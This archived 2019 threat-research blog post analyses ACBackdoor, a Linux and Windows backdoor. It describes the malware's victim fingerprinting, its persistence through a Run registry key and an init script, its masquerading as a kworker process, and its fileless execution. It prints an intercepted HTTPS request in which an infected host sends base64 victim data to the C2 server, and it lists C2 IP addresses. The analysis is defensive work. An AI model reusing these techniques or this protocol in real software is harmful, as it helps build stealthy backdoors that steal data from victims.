
ACBackdoor: Analysis of a New Multiplatform Backdoor

By Ignacio Sanmillan

Published: 2019-11-18 · Archived: 2026-04-05 17:08:37 UTC


Introduction

We have discovered an undetected Linux backdoor which does not have any known connections to other threat groups.



VirusTotal detection rate of ACBackdoor Linux variant

In addition, we have found Windows variants of the same malware. As is common with most Windows variants, this variant has a higher detection rate than its Linux counterpart.



VirusTotal detection rate of ACBackdoor Windows variant

This malware seems to be unknown or at least undocumented to the infosec community, which may indicate retooling of a known threat group or the formation of a new one.

We have dubbed this malware **ACBackdoor**. ACBackdoor provides arbitrary execution of shell commands, arbitrary binary execution, persistence, and update capabilities.


In this blog post we will explain the technical analysis of both ACBackdoor variants and highlight their differences in implementation. The findings we present strongly suggest the group behind this malware has previous experience targeting Linux systems, and is expanding its coverage by porting ACBackdoor to Windows.

Technical Analysis

The Linux binary is a statically linked ELF file, while the Windows binary is a dynamically linked PE file.

Both instances of this malware are practically identical in terms of overall functionality, with minor implementation differences. However, if we pay close attention to each instance we can draw some conclusions regarding the nature of the authors.

Both malware instances share the same protocol to communicate with the same CNC server. However, these instances have different delivery vectors:



VirusTotal intelligence graph depicting connections between the samples

Initially, we located the Linux instance in a Romanian-hosted server. Unfortunately, we do not have further insights regarding the delivery vector used to deploy the Linux variant.

We later discovered via **@nao_sec** that the Windows instance was delivered via Fallout Exploit Kit.

To understand more about the delivery system of Fallout Exploit Kit we highly recommend reading nao_sec's comprehensive article on the subject matter.

This finding suggests that the operators behind ACBackdoor had sufficient funding to purchase Fallout Exploit Kit and that they are currently using it to spread their Windows malware via malvertising campaigns.

Backdoor Analysis

The Windows variant of this malware does not represent a complex threat in terms of Windows malware. Conversely, the Linux variant shows more sophistication in regards to the implementation details used to replicate the same functionality.


We first noticed the compiled Windows binary was generated using the MinGW compiler.

Address	Length	Type	String
.rdata:004A...	00000011	C	i686-w64-mingw32
.rdata:004C...	00000055	C	/build/mingw-w64-8XHEmx/mingw-w64-6.0.0/mingw-w64-libraries/winpthreads/src/rwlock.c
.rdata:004C...	0000001C	C	Mingw-w64 runtime failure:\n

MinGW strings identified in ACBackdoor Windows instance

This indicates information regarding the malware authors' development environment preference.


The main function is not obfuscated and appears to be straightforward in logic. In the Windows variant we can see how some strings are decoded in the beginning of the function.



Windows instance main function

We can see Linux-specific strings among the decrypted strings, such as a kernel thread process name or a path belonging to a Linux file system.

These same strings are used in the Linux instance of this malware. In addition, these strings do not have any other cross-references among the binary, which may imply that the developers were too lazy to remove them when they were porting code from their Linux implementation onto their Windows version.



ACBackdoor Linux instance main function


After initial string decoding the malware serializes the victim by collecting architecture, system, and MAC address information.

The way the Windows variant collects this information is by calling the correspondent Windows API functions in order to retrieve the subject information such as IsWow64Process; to determine the architecture of the operating system or GetAdaptersInfo to retrieve the system's MAC address.

The Linux variant, on the other hand, uses a different technique that mainly relies on uname system call to retrieve architecture and system information, in addition to a combination of socket / ioctl system calls to retrieve the MAC address.

Similarities in code structure between ACBackdoor Linux and Windows instances

After this information is collected, the malware will concatenate each of these fields, add the string ‘0.5’ likely denoting some kind of versioning ID, and will then MD5 hash the resulting string.



Compromised host information collected from both ACBackdoor samples

After victim information has been serialized, the malware will apply some persistence mechanisms. The Windows instance will initialize a registry entry so that the malware will be executed on system start-up. The Linux instance will set up various symbolic links and add an initrd script for the malware to also run on system start-up. The Windows instance uses one of the most common registry entries used in Windows malware: HKCU*SOFTWAREMicrosoftWindowsCurrentVersionRun*

The use of this registry entry indicates this actor’s level of inexperience by using less conventional persistence techniques to write more complex Windows malware.

Persistence implementations across ACBackdoor samples

Based on the names chosen to label the persistent instances of this malware, we can see that the Windows instance tries to masquerade itself as a Microsoft Anti Spyware utility (MsMpEng.exe), while the Linux instance attempts to masquerade itself as the Ubuntu release update utility (update-notifier).

The Linux instance will then set an independent session via fork/setsid system calls in order to create an independent process. It will close unnecessary file descriptors using prlimit/close system calls to then rename its process name to that of a kernel thread, specifically “[kworker/u8:7-ev]”.

If we run the ps command on a compromised Linux system we will see this process name among the listed processes:

```
ulexec@ubuntu:~/Documents$ ps -aux | grep kworker/u8
root        2303  0.0  0.0   2524  1940 ?        t    04:31   0:00 [kworker/u8:7-ev]
ulexec      4777  0.0  0.0  21536  1088 pts/0    S+   20:30   0:00 grep --color=auto kworker/u8
ulexec@ubuntu:~/Documents$
```

Process renaming performed by ACBackdoor Linux instance

Command and Control Communication

The malware will proceed to communicate with the CNC. Both malware instances share the same CNC server and transport protocol, that being HTTPS.

The malware will send an initial packet to the CNC with the previously collected victim information. The client does not appear to verify the authenticity of the certificate on TLS handshake, therefore the communication is prone to MITM attacks.

The malware creates the headers for the HTTP request in which some custom headers are included which embed specific information for the server to collect. The following visual is an intercepted initial TLS stripped packet from a compromised Linux host which displays these headers:

Request Response Details

```
POST https://193.29.15.147/ HTTP/1.1
Host                193.29.15.147
User-Agent          Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; 2)
Accept              */*
Access-Control      aW5mbw==
X-Access            1e771faf07ca1f40f79894bf87e1c7d4
Content-Length      48
Content-Type        application/x-www-form-urlencoded

MDA6MGM6Mjk6ODA6OWE6M2QKTGludXgKeDg2XzY0CjAuNQ:=
```

Intercepted TLS stripped HTTPS packet


Among the different headers we can highlight the ‘Access-Control’ and ‘X-Access’ headers which are unconventional HTTP headers.

- Access-Control contains the base64 encoded string of the command type. In this case the type ‘info’, which is the preliminary packet sent to the CNC.
- X-Access contains an MD5 hash used as an integrity check for the contained payload. This MD5 hash was previously generated after victim information was collected as documented above.

The payload is base64 encoded and it contains the crafted string containing all of the compromised host’s collected information.

The malware then expects a response to this preliminary package in order to execute commands.

There is a total of four commands supported by ACBackdoor: these being info, run, execute, and update.



Control flow graph similarities on command handling across samples

As previously mentioned, the info command is really the first point of contact between the client and the CNC.

The run command is intended to run arbitrary shell commands. The execute command is capable of executing a given binary in the compromised host, and the update command updates the client itself.

These commands vary in implementation between the different instances of this malware. However, an additional hint may indicate the authors behind this malware have more experience writing Linux malware. This can be found by examining the implementation of the execute command.

In the Windows instance, this command is implemented via CreateFile and CreateProcess Win32 API functions. In Linux, a combination of memfd_create, fork, and execveat system calls are used:

Execute command implementation across ACBackdoor samples

At first glance, the implementations of these execute commands may not seem to be much different from each other in terms of functionality. However, it's important to highlight that the Linux instance implementation does provide a means to execute fileless code. This is not the case with the Windows implementation.

These specific details along with the analysis above have led us to conclude that the authors behind ACBackdoor are more comfortable operating in Linux systems, while they may currently be experimenting in Windows by porting their malware to this system.

Conclusion

We have covered the technical analysis of this multi-platform malware which we have named ACBackdoor. After further analysis of the Windows instance we have gotten a sense that the authors behind ACBackdoor have a lack of experience in writing Windows malware.

In addition, we have identified some strings belonging to the Linux version which are also present in the Windows instance of ACBackdoor, implying that the Linux version was likely written before the Windows version.

Apart from having a lower detection rate, the Linux version is overall similar in logic to the Windows variant. The Linux implant has noticeably been written better than the Windows implant, highlighting the implementation of the persistence mechanism along with the different backdoor commands and additional features not seen in the Windows version such as independent process creation and process renaming.

We can assess with high confidence that this threat group has experience developing Linux-based malware. Because there is no attributable information documented on this backdoor, there is a possibility that some known Linux-based threat group is updating its toolset.

In addition, this is further evidence that Linux variants have consistently lower detection rates than Windows.

The binary code from both ACBackdoor implants have been indexed in **Intezer Analyze**. Users can now detect and classify Linux and Windows variants of this threat by uploading their suspicious file(s) or scanning the code running in their endpoint via analyze.intezer.com.

IOCs

5d51dbf649d34cd6927efdb6ef082f27a6ccb25a92e892800c583a881bbf9415

907e1dfde652b17338d307b6a13a5af7a8f6ced93a7a71f7f65d40123b93f2b8

193[.]29[.]15[.]147

185[.]198[.]56[.]53
